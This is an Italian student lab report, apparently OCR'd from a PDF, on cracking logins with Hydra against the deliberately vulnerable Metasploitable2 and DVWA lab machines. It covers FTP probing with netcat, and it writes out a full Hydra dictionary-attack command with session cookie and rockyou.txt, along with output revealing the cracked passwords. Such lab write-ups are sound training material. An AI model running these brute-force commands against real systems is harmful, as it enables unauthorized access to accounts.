
AUTHENTICATION CRACKING CON HYDRA


Prima fase dell’esercizio




Seconda fase dell’esercizio

Nella seconda fase ho sperimentato hydra su altri tipi protocollo come richiesto, in particolare il servizio ftp e http
Ho anche fatto una parte extra utilizzando anche il tool burpsuite e la dvwa come target.

FTP



Con netcat ho provato a comunicare con la metaspoitable2 alla porta 21 (il servizio ftp utilizza la porta 21).




USER msfadmin e PASS msfadmin per effettuare il login
HELP elenca tutti i comandi FTP utilizzati dal server

Tra quelli elencati alcuni possono essere un grave problema per la sicurezza
Nell'immagine si può vedere il risultato dei comandi:
PWD per restituire il percorso della directory corrente
SYST mostra quale sistema operativo è installato sul server
STAT fornisce informazioni sullo stato di un server e sulla connessione corrente
Inoltre il server utilizza anche il comando STOR che viene utilizzato per caricare un file dal client al server FTP. Quando un client FTP invia questo comando al server, il server prepara il sistema per ricevere il file. Se il file esiste già sul server, può essere sovrascritto (a meno che il server non sia configurato per impedirlo).

HTTP

Con hydra ho attaccato la dvwa nella pagina brute force con la sicurezza impostata su low.





Con burpsuite si può vedere che il login viene effettuato con una richiesta GET, si possono vedere altre cose, ad esempio i nomi dei moduli di username e password e il cookie di sessione.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 64 "http-get-form://192.168.50.101/dvwa/vulnerabilities/brute:username=^USER^&password=^PASS^&Lo
security=low; PHPSESSID=f705619bcc76fc02cdda63c482b11f49:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-05 01:35:59
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-get-form://192.168.50.101:80/dvwa/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:security=low; PHPSESSI
da63c482b11f49:Username and/or password incorrect.
[80][http-get-form] host: 192.168.50.101   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-05 01:36:02

┌──(kali㉿kali)-[~/Desktop]
└─$ _
```


Con hydra ho eseguito un attacco a dizionario sullo user “admin” con la lista di password rockyou.txt ottenendo la password “password”

Andando ad accedere alla pagina con le credenziali ottenute si può notare che è presente un’immagine.





Aprendo l'immagine in un altra scheda (http://192.168.50.101/dvwa/hackable/users/admin.jpg) e rimuovendo la parte finale "admin.jpg", si accede a questa pagina che contiene una serie di immagini nominate, molto probabilmente, come gli user a cui appartengono come quella di admin.




Index of /dvwa/hackable/users

Name	Last modified	Size	Description
Parent Directory		-	
1337.jpg	16-Mar-2010 01:56	3.6K	
admin.jpg	16-Mar-2010 01:56	3.5K	
gordonb.jpg	16-Mar-2010 01:56	3.0K	
pablo.jpg	16-Mar-2010 01:56	2.9K	
smithy.jpg	16-Mar-2010 01:56	4.3K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80

Ho quindi creato un file contenente questi nomi e sono andato ad eseguire lo stesso attacco a dizionario eseguito su admin anche su questi.



Tutti gli utenti trovati sono validi e hanno tutti una password presente nella lista rockyou e sono state quindi trovate in qualche minuto.
Andando a provare le password sono tutte funzionanti e danno l’accesso.